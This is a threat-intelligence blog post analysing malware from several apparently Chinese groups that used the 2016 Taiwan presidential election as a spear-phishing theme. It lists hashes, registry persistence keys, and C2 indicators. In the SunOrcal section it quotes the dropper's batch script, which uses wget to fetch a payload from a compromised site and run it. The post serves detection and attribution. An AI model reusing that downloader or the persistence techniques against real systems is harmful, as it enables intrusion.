Cyber security updates

Keeping CISOs and CIO's confident about cyber security related issues including threat detection, data protection, breach readiness, security architecture, digital solutions and network security monitoring.

Taiwan Presidential Election: A Case Study on Thematic Targeting

17 March 2016
By Michael Yip

my Linked in profile @michael_yip

Executive Summary

In January 2016, Tsai Ing-wen was elected as the first female president of Taiwan. Prior to the election, it was reported that the election was going to be the target of a series of attacks by Chinese threat actors.[1] Looking back on the malware observed from different groups over that period of time, we have been able to piece together evidence which suggests that several distinct threat actors launched attacks using the Taiwan presidential election as a spear phishing theme. This blog post provides an overview of the malware and the network infrastructure associated with the threat actors who have taken advantage of this event.

EvilGrab

The first sample we came across using the Taiwan election theme was an Excel spreadsheet named 2016年台灣總統選舉觀戰團 行程 20160105.xls (393dafa8bd5e30334d2cbf23677e1d2e). Once the spreadsheet is executed, a file called 6EC5.tmp is dropped in the %temp% folder. The file is in fact an executable binary which, once executed, spawns a ctfmon.exe process and clones itself in the %userprofile% directory as a file called IEChecker.exe (fb498e6a994d6d53b80c53a05fc2da36).




Figure 1: ctfmon.exe process creates a set of registry keys and drops IEChecker.exe in %userprofile%.




Figure 2: Registry values containing encoded modules used by the Evilgrab malware.

Aside from creating `IEChecker.exe`, the malicious `ctfmon` process also creates a set of registry keys at the following paths which contain encoded data. These are in fact modules used by the malware and this behavior shows that the malware analysed is an EvilGrab sample[2]:

- `HKCU\Software\rar\e`
- `HKCU\Software\rar\s`
- `HKCU\Software\rar\data`
- `HKCU\Software\rar\ActiveSettings`
- `HKCU\Software\Classes\VirtualStore\MACHINE\Software\rar\e`

The malware establishes persistence by setting an Autorun key called `ctfmon` to ensure `IEChecker.exe` is executed on startup.




Figure 3: An AutoRun key is set by the ctfmon process to ensure IEChecker.exe is executed on startup.

The malware also beacons to the command and control (C2) `192.225.226[.]98` on port 8080 by sending TCP SYN packets approximately every 30 seconds.

DynCalc/Numbered Panda/APT12

The second sample we came across was an executable named `總統辯論會後：民眾政黨支持趨勢變化.exe` (`791931e779a1af6d2e1370e952451aea`) which translates to “Post presidential debate: support for people’s political parties changes”. The sample was submitted to VirusTotal by a user in Taiwan on 11th January 2016, five days before the presidential election.

Date	File name	Source	Country
2016-01-11 08:11:26	總統辯論會後：民眾政黨支持趨勢變化 ...	d72144e1 (web)	TW

Figure 4: Malware was submitted to Virustotal on 11th January 2016 by a user in Taiwan.

The binary uses the standard Microsoft Word icon, shown below, to trick users into thinking the file is a legitimate Microsoft Word Document.

Figure 5: The malicious binary with a Word icon.

On execution, the binary creates a file called `ka4281x3.log` in the same directory as the original binary; this file contains encoded data. The naming convention of this file has been reported as distinctive to the IXESHE[3] and the related Etumbot[4] malware family, and it is based on the behavioral similarity with other Etumbot samples (e.g. `2b3a8734a57604e98e6c996f94776086`) that we believe this attack is associated with APT12.

Aside from the `.log` file, a decoy document is also created and displayed to the victim as shown below. Research on the content of the decoy document shows that the content is likely to have been taken from a presentation with

the same title, "總統辯論會後：民眾政黨支持趨勢變化", originally written by TaiwanThinkTank.[5] The figure below shows the same content from the presentation being used in the decoy document. The lack of formatting in the decoy document suggests that the attacker simply copied and pasted the content from the PDF to create a new Word document. The similarity of the content is as shown below:




Figure 6: The original presentation from the Taiwan Thinktank[6] titled "總統辯論會後：民眾政黨支持趨勢變化" with a slide showing the results from the latest opinion poll (left) and the decoy document dropped by the IXESHE/Etumbot sample (right).

The malware then drops a binary called `vecome.exe` into `%Appdata%\Roaming\Location` and installs an Autorun key to ensure the dropped binary is executed on startup.




Figure 7: An Autorun key is installed to ensure vecome.exe is executed on startup.

Similar to other IXESHE/Etumbot samples, the malware drops six temporary files in the `%temp%` folder:

Name	Date modified	Type	Size
Cab2BCA.tmp	26/02/2016 12:01	TMP File	49 KB
Cab12D1.tmp	26/02/2016 12:01	TMP File	49 KB
Cab1319.tmp	26/02/2016 12:01	TMP File	49 KB
Tar2BCB.tmp	26/02/2016 12:01	TMP File	115 KB
Tar12D2.tmp	26/02/2016 12:01	TMP File	116 KB
Tar131A.tmp	26/02/2016 12:01	TMP File	116 KB

Figure 8: Six temporary files created by the IXESHE/Etumbot sample.


The malware communicates with the C2 `201.21.94[.]135` on port 443 over SSL. The SSL certificate used is associated with the email address `exam@google.com`[7] and has the serial `00 8b be a3 a0 a9 1b 1c 78`.

```
....^...Z..V.>...Z...e..8R@...V.)....-.Ibf...../.5...
.......
.2.8..................
.....................J...F..V.>.'...ox........X..Ac..a.iX.D. .q..S..../..8...t...>2...NS3
-  ../.................0...0..................x0
..*.H..
.....0n1.0...U....IS1.0...U....UA1.0...U....SD1.0...U.
..CD1.0...U....CS1.0...U....RE1.0...*.H..
.....exam@google.com0..
151223003359Z.
240311003359Z0n1.0...U....IS1.0...U....UA1.0...U....SD1.0...U.
..CD1.0...U....CS1.0...U....RE1.0...*.H..
.....exam@google.com0.."0
..*.H..
..........0..
.......J.I|w?.G4G?.Z...p2.1..$.8.....-{ ...8=U.F.`........7
+....K.].h....#Z.`......|..#..G%...,jSA.L._.(...L..^.,.M].|..9..........A......n}
lX.z...m.8...c...c;.............%..6..y.vXk.,..f.SD_i.."......F..q;..hb..w`.Tr..m...
$.....D.i[.....|...H..mA.;..s.2x...j.......P0N0...U......K'..
\..w..<..Lm..8s50...U.#..0...K'..\..w..<..Lm..8s50...U....0....0
```

Figure 9: SSL certification is associated with the email address `exam@google.com`.

SunOrcal and Surtr

The last sample we have identified using the Taiwan election theme was a malicious Microsoft Word document named 2016總統選舉民情中心預測值.doc (`09ddd70517cb48a46d9f93644b29c72f`). The content of this file contains two blank squares (Figure 10) however, once a self-extracting archive (SFX) is dropped, a separate decoy document is displayed which contains one line of text that mentions the presidential election.






Figure 10: The malicious document used to drop a self-extracting archive in `%temp%` (top) and the subsequent decoy document displayed to the victim (bottom).

However, the sentence is nonsensical and it reads as if the attacker simply concatenated a few unrelated lines together. Interestingly, a search for the sentences revealed that it had been used as the title of a spear phishing email sent to a number of politicians and activists in Hong Kong including James To[8], Tommy Cheung[9] and Joshua Wong.[10] Wong is a well-known student activist in Hong Kong and he publicly announced on Facebook on 6th January 2016 that he had received the spear phishing email but was not tricked into opening the .rar attachment (Figure 11), which shares the same filename as the document file referenced in Figure 10.

Figure 11: A well-known student activist in Hong Kong claimed to have received a spear phishing email with an attachment named "2016總

統選舉民情中心預測值.rar". The email title is identical to the line shown in the decoy document dropped by the analysed sample.

Examining the EXIF data of the decoy document dropped by our sample shows that the document was created on the same day as the spear phishing email was sent.

```
Software                        : Microsoft Office Word
Total Edit Time                 : 0
Create Date                     : 2016:01:06 09:41:00
Modify Date                     : 2016:01:06 09:41:00
```

Figure 12: EXIF data of the decoy document highlight the similarity in timing of the attack.

Given similarities in the theme and text used in the spear phish, as well as the timing of the campaign against the Hong Kong activist and the creation time of the decoy document, we believe both attacks are likely to be the same.

Returning to the analysis of our sample, once the lure document is executed, a self-extracting archive is dropped and executed. The archive contains three files, a batch script, a copy of the wget binary and a further binary called `iuso.exe`.




Figure 13: The dropped self-extracting archive.

Once executed, the binaries are dropped in the %`programdata`% directory and the batch script is executed to download the second stage malware from a compromised host `kcico[.]com`.

```
start /min powershell C:\\ProgramData\\wget.exe http://www.kcico.com.tw/data/openwebmail/doc/wthk.txt -O C:\\ProgramData\\wthk.exe -b -q
start /min powershell C:\\ProgramData\\iuso.exe
```

Figure 14: Batch script used to download the malware from a compromised website.

The downloaded binary `wthk.exe` is then executed and two new nested directories are generated in %`programdata`%: "`Javame`" and "`sun orcal`". Based on the use of this unique folder name "`sun orcal`" which dates back to as early as 2013[11] and which appears to be a misspelling of Sun Oracle, we refer to this malware as SunOrcal.

Below are the full nested paths:

- `C:\ProgramData\`**`Javame`**`\Java\Jre\helper\113507`
- `C:\ProgramData\`**`sun orcal`**`\java\JavaUpdata`
- `C:\ProgramData\`**`sun orcal`**`\java\SunJavaUpdata`

Once `wthk.exe` is executed, it clones itself to `\sun orcal\java\SunJavaUpdata` as a file called `SunJavaUpdata.exe`. In addition, a shortcut called `SunJavaUpdataData.lnk` is created in the `Javame` folder which points to the malware `SunJavaUpdata.exe`.

The purpose of this shortcut became clear when we examined the changes made to the registry. The malware modifies the `startup` key at `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folder\` to point to the `\Javame\Java\Jre\helper\113507` directory, causing Explorer to execute the shortcut when it first loads and which in effect ensures the malware is executed on startup.

Startup REG_EXPAND_SZ C:\Documents and Settings\All Users\Application Data\Javame\Java\Jre\helper\113507\

Figure 15: SunOrcal persistence mechanism.

As shown in the batch script, once `wthk.exe` has finished executing, `iuso.exe` is then executed. Examining the code of this binary shows that the sole purpose of this binary is to sleep for one minute and then execute a binary in `%programdata%` called `Keyainst.exe`. Unfortunately, we were unable to retrieve this binary.

Examining the network traffic generated by `SunJavaUpdata.exe`, we find that the malware communicates with the C2 domain `safety.security-centers[.]com` which resolved to the IP address `210.61.12[.]153` at

the time of writing. According to DomainTools[12], the domain `security-centers[.]com` is associated with two email addresses:

- Registrant email: `an_ardyth@123mail.org`
- Admin/tech email: `janmiller-domain@googlemail.com`
- Interestingly, the malware stores the C2 in the registry key at `HKCU\Software\Google\info:`




Figure 16: C2 information and campaign code stored in registry.

The figure also shows what appears to be a campaign code "`wthkdoc0106`" with "wthk" being the malware name, "doc" being the type of document used for malware delivery and "0106" denoting 6th January which is the date of the attack, as shown in Figure 11 and Figure 12.

Aside from the campaign code, the malware also has a hardcoded mutex "`M&BX^DSF&DA@F`":

```
push    offset aMBxDsfDa@f_0 ; "M&BX^DSF&DA@F"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+hMutex], eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_4095C5
mov     edx, [ebp+hMutex]
push    edx             ; hMutex
call    ds:ReleaseMutex
```

Figure 17: Hardcoded mutex `M&BX^DSF&DA@F`.

Another interesting observable from the malware sample is a call to a DLL function, `FunctionWork`, which is hardcoded in the malware.




Figure 18: SunOrcal malware calls a function called `FunctionWork` which is hardcoded in the malware.

Although we were unable to find direct overlap in network infrastructure used by our SunOrcal sample and other threat actors, we were able to identify other SunOrcal samples which have shared network infrastructure with the Surtr malware, previously reported by Citizen Labs[13] back in 2013.

In particular, by finding samples that create the same folder names "`javame`" and "`sun orcal`", we came across the following SunOrcal samples which shares the same mutex, folder structure, registry paths and calls the DLL function "`FunctionWork`":

- `6b3804bf4a75f77fec98aeb50ab24746` (C2: `www.olinaodi[.]com`)
- `1fd33fe7c2800225bfc270f9ae053b65` (C2: `www.eyesfeel256[.]com`)
- `397021af7c0284c28db65297a6711235` (C2: `safetyssl.security-centers[.]com`)
- `415f5752bf5182b9d108d7478ba950f9` (C2: `www.eyesfeel256[.]com`)

